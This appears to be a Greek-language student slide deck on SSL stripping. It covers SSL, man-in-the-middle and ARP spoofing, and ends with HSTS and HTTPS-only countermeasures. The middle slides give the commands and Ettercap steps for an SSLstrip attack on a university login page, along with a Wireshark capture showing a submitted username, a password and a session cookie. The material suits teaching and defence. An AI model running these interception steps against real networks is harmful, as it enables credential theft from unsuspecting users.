
SSL Strip

Περιεχόμενα


- **SSL**
- **SSL Strip**
- **MITM Attack**
- **ARP Spoofing**
- **Επίθεση στο Compus**
- **Μέτρα ασφαλείας**


Τι είναι το SSL;

- Σχεδιάστηκε για να παρέχει ασφάλεια κατά την μετάδοση ευαίσθητων δεδομένων στο διαδίκτυο
- Χρησιμοποιεί μεθόδους κρυπτογράφησης των δεδομένων, που ανταλλάσσονται μεταξύ δύο συσκευών εγκαθιδρύοντας μία ασφαλή σύνδεση μεταξύ τους.
- Σήμερα, το πρωτόκολλο SSL είναι το πιο διαδεδομένο πρωτόκολλο ασφάλειας στο Internet.




http vs https






Διαδικασία χειραψίας και τα μηνύματα που ανταλλάσσονται



MITM

Η επίθεση Man-In-The-Middle συμβαίνει όταν ένας τρίτος είναι σε θέση να παρεμβάλλεται στην επικοινωνία μεταξύ του server και του client. Προσποιείται στον client ότι είναι ο server και αντίστροφα




ARP Spoofing

- Επίθεση τύπου MITM βασισμένη στο πρωτόκολλο ARP.
- Ο κακόβουλος χρήστης μπορεί, μεταδίδοντας λανθασμένα πακέτα ARP, να μπερδέψει άλλους host που βρίσκονται στο δίκτυο ώστε να στέλνουν τα πακέτα τους σε άλλον υπολογιστή χωρίς να το αντιληφθούν.

SSLstrip


- Πρόκειται για ένα εργαλείο που ουσιαστικά μετατρέπει τις HTTPS συνδέσεις σε απλές HTTP.
- Το SSLstrip είναι ουσιαστικά ένας proxy server που παρακολουθεί το περιεχόμενο της επικοινωνίας
- Αν ο χρήστης επιλέξει έναν από τους συνδέσμους που αρχικά χρησιμοποιούσαν https, τότε το SSLstrip συνδέεται με https σαν πελάτης στον πραγματικό εξυπηρετητή και προωθεί τα δεδομένα που λαμβάνει στον χρήστη μέσω απλού http

SSLstrip




Ettercap

Το Ettercap είναι μια ολοκληρωμένη σουίτα εργαλείων με την οποία μπορούμε να πραγματοποιήσουμε MITM επιθέσεις. Διαθέτει εργαλεία sniffing ζωντανών συνδέσεων, φιλτράρισμα του περιεχομένου σε κίνηση και πολλά άλλα ενδιαφέροντα χαρακτηριστικά για ανάλυση δικτύου και των χρηστών που βρίσκονται σε αυτό.



Ettercap GUI



SSLstrip attack


Terminal


1. **echo 1 > /proc/sys/net/ipv4/ip_forward**
2. **iptables -t nat -A PREROUTING -p tcp --destination-port 80 -j REDIRECT --to-port 1024**
3. **SSLstrip 2**

Ettercap

1. Enable sniffing
2. Scan for hosts
3. Enable Arp poisoning

Compus login page





Ettercap capture result

SSLstrip wireshark

Client ->MITM

Wireshark · Follow TCP Stream (tcp.stream eq 9) · wireshark_wlan0_20180425160849_BXH7mJ

```
POST /modules/auth/login.php HTTP/1.1
Host: compus.uom.gr
Connection: keep-alive
Content-Length: 83
Cache-Control: max-age=0
Origin: http://compus.uom.gr
Upgrade-Insecure-Requests: 1
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Linux; Android 5.0.2; LG-D620 Build/LRX22G) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/64.0.3282.137 Mobile Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/
*;q=0.8
Referer: http://compus.uom.gr/modules/auth/login.php
Accept-Encoding: gzip, deflate
Accept-Language: el-GR,el;q=0.9,en;q=0.8
Cookie: _ga=GA1.2.423702417.1519228923;
__utma=175902502.423702417.1519228923.1521810130.1521810130.1;
__utmz=175902502.1521810130.1.1.utmcsr=google|utmccn=(organic)|utmcmd=organic|utmctr=(not
%20provided); PHPSESSID=nsbs174cnvsuuhacgc9i32v9i1

uname=mai18020&pass=password&login=%C5%C9%D3%CF%C4%CF%D3&compusFormId=5ae07dc13773cHTTP/1.1
302 Found
Transfer-Encoding: chunked
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Keep-Alive: timeout=5, max=100
Server: Apache
Connection: Keep-Alive
Location: http://compus.uom.gr/modules/auth/login.php
Pragma: no-cache
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Date: Wed, 25 Apr 2018 13:08:51 GMT
```

MITM->Server

Wireshark · Follow TCP Stream (tcp.stream eq 10) · wireshark_wlan0_20180425160849_BXH7mJ

```
..........K&.HF.#.\.(..}.Z..j..+b.g./9}.f...8.,.0........+./...$.(.k.#.'.g.
...9.    ...3.....=.<.5./.....F.........
.
..........#..........
. ..............................=...9..Z.}...6.z.m.d.M.....Q..
1/>.......0.................#............../0..+0...........;.g.....tGW.N0
.       *.H..
.....0d1.0        ..U....NL1.0...U...
Noord-Holland1.0...U...    Amsterdam1.0
..U.
..TERENA1.0...U....TERENA SSL CA 30..
160531000000Z.
190605120000Z0u1.0        ..U....GR1.0...U....Thessaloniki1.0...U....Thessaloniki1 0...U.
..University of Macedonia1.0...U...
compus.uom.gr0.."0
.       *.H..
.........0..
...........=.z...K....p.%b)."..in9..
......x..c[. g....-..]......(H.$.q..H.1....S....LV.(.....<d.Md.a..
.......qD.r.......~..*....<.1...B..-...+*w.A...k4I.......9*.[.C^.........].6!..j.rY.
0a.._.-..H....o.Z.....y\{rH<O."[.e..C
[.g^...+.......k.J...<j.|.=@.Iw.?O.........0...0...U.#..0...g.. .'..   .
%...Q.cuPb0...U.......mi.....?\J....-.>..0...U....0..
compus.uom.gr0...U...........0...U.%..0...+.........+.......0k..U...d0b0/.-.+.)http://
crl3.digicert.com/TERENASSLCA3.crl0/.-.+.)http://crl4.digicert.com/TERENASSLCA3.crl0L..U.
.E0C07.  `.H...l..0*0(..+.........https://www.digicert.com/CPS0...g.....0n..+........b0`0$..
+.....0...http://ocsp.digicert.com08..+.....0..,http://cacerts.digicert.com/
TERENASSLCA3.crt0...U.......0.0
.       *.H..
.........fp:.k.M.zA{......Q....>6  ..|...9{..X.\..~...O..8X)J...I
C..A_..A..q"..Q.F.G.U..~........F..~..........V
```

6 client pkts, 10 server pkts, 9 turns.

Entire conversation (8091 bytes) | Show and save data as ASCII | Stream 10

Find: | Find Next

Help | Filter Out This Stream | Print | Save as... | Back | Close


Μέτρα ασφαλείας Server side (HSTS)

Strict Transport Security

- Είναι ένας μηχανισμός ασφάλειας που προστατεύει τα websites από επιθέσεις υποβάθμισης πρωτοκόλλου

- Επιτρέπει στους web servers να δηλώνουν ότι οι browsers θα αλληλεπιδρούν μόνο χρησιμοποιώντας ασφαλείς συνδέσεις HTTPS, και ποτέ μέσω του μη ασφαλούς πρωτοκόλλου HTTP.

- Εάν η εφαρμογή του πρωτοκόλλου HTTPS δεν μπορεί να διασφαλιστεί (π.χ. το πιστοποιητικό TLS δεν είναι έγκυρο), τότε εμφανίζει ένα μήνυμα σφάλματος και δεν επιτρέπει στον χρήστη την πρόσβαση στην ιστοσελίδα.



Μέτρα ασφαλείας Client Side

Ο χρήστης πρέπει να εξασφαλίζει ότι η μετάδοση ευαίσθητων πληροφοριών στο διαδίκτυο γίνεται ΠΑΝΤΑ μέσω του HTTPS πρωτοκόλλου.

Σας ευχαριστώ